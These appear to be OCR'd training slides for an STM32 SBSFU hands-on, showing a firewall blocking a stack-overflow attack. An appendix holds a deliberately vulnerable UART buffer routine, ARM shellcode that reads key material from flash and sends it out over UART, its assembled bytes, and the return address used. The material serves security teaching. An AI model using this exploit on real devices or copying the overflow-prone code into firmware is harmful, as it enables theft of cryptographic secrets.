
3

Use scripts to prepare and flash the board


- As already done previously, launch scripts
  - 00_ResetL4Target.bat
  - 03_01_Postbuild_SimpleApp_WithWeakness.bat
  - 03_02_Flash_SBSFU_SimpleApp_WithWeakness.bat
- Then power on reset the board when following message is displayed

Perform the attack again





Result with FIREWALL



When hack code is trying to access to secrets, a reset is generated.

Firewall was triggered.

- SBSFU provides a framework for implementing your own specific action upon detection of firewall reset

That’s all for this hands-on

What did we learn ?

- Using a stack overflow can be used to inject code
- It is important to be able to isolate
  - the critical parts (crypto related for instance)
  - from the pure functional parts (communication)
- SBSFU implements all possible mechanisms to perform this isolation
- SBSFU combines all these mechanisms

Thank you

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Appendix
How attack is actually performed

The weak code !

```
static void ReadUARTBuffer(void)
{
  uint8_t buffer[48] = { 0 };
  indexBuffer=0;

  while (1)
  {
    if (HAL_UART_Receive(&huart2, &recChar, 1, 1000) == HAL_OK)
    {
      if (recChar == '\n')
      {
        HAL_UART_Transmit(&huart2, (uint8_t *)"Message received\n", 17, 1000);
        break;
      }
      else
      {
        buffer[indexBuffer] = recChar;
        indexBuffer++;
      }
    }
    IWDG->KR= IWDG_KEY_RELOAD;
  }
}
```

```
ReadUARTBuffer:
 push    {r7, lr}
 sub     sp, #48 ; 0x30
 add     r7, sp, #0
...
```

At function entry the compiler pushes the return address and 1 working register on the stack and uses also the stack to allocate the local variables.

```
...
  adds    r7, #48 ; 0x30
  mov     sp, r7
  pop     {r7, pc}
```

Then, at the end of the function, the local variables are ‘dis allocated’ and register and return address restored

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
How the stack looks like in such case



End of stack (low addresses)


First element of the buffer

Last index of the buffer. UART command read shouldn't go further

2 last words on the stack may be overwritten if attacker sends enough data.
This is where the attack can take place

Beginning of stack : High address

How the attack can be performed ?



Malicious code can be injected here

- **The last word (LR) is the return address.**
- **Attacker can replace it with the address of the beginning of his assembly code**

Example of assembly code for attack

Purpose of this code: read flash content and send it on UART

```
hack:
start:
        CPSID I                 // disable interrupts
        MOV     R2, #0x441C     // UART_ISR register address
        MOVT    R2, #0x4000
        MOV     R3, #0x03F0     // Flash address containing keys
        MOVT    R3, #0x0800
        MOV     R4, #256        // Number of bytes to read
send_byte:
        LDRB    R1, [R3], #1    // Read one byte in flash
        STRB    R1, [R2, #12]   // Send byte to UART_TDR register
wait_complete:
        LDR     R6, [R2, #0]    // Read UART ISR
        ANDS    R6, R6, #64     // Check End of Transmit flag
        CMP     R6, #0          // R6 is 0 if character not transmitted yet
        BEQ.N   wait_complete
        SUB     R4, R4, 1
        CMP     R4, #0
        BNE     send_byte       // R6 different from 0, we can send next byte
        NOP                     // NOP to be added to fit the exact buffer size
        NOP
        NOP
    .end
```

From hack code to data injected

- The hacking code is assembled to obtain the binary data to be injected
- Then, most complex thing is to find the additional content in overflow part
- This additional part should contain the address to jump to.
- Finding this address requires trial and error and could be long

Content of hack.bin

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   72 B6 44 F2 1C 42 C4 F2 00 02 4F F4 7C 73 C0 F6  r¶Dò.BÄò..Oô|sÀö
00000010   00 03 4F F4 80 74 13 F8 01 1B 11 73 16 68 16 F0  ..Oô€t.ø...s.h.ð
00000020   40 06 00 2E FA D0 A4 F1 01 04 00 2C F3 D1 00 BF  @...úÐ¤ñ...,óÑ.¿
00000030   00 BF 00 BF C1 7F 01 20 0A                       .¿.¿Á.. .
```

Return address : 0x20017FC1
At beginning of the buffer on the stack

life.augmented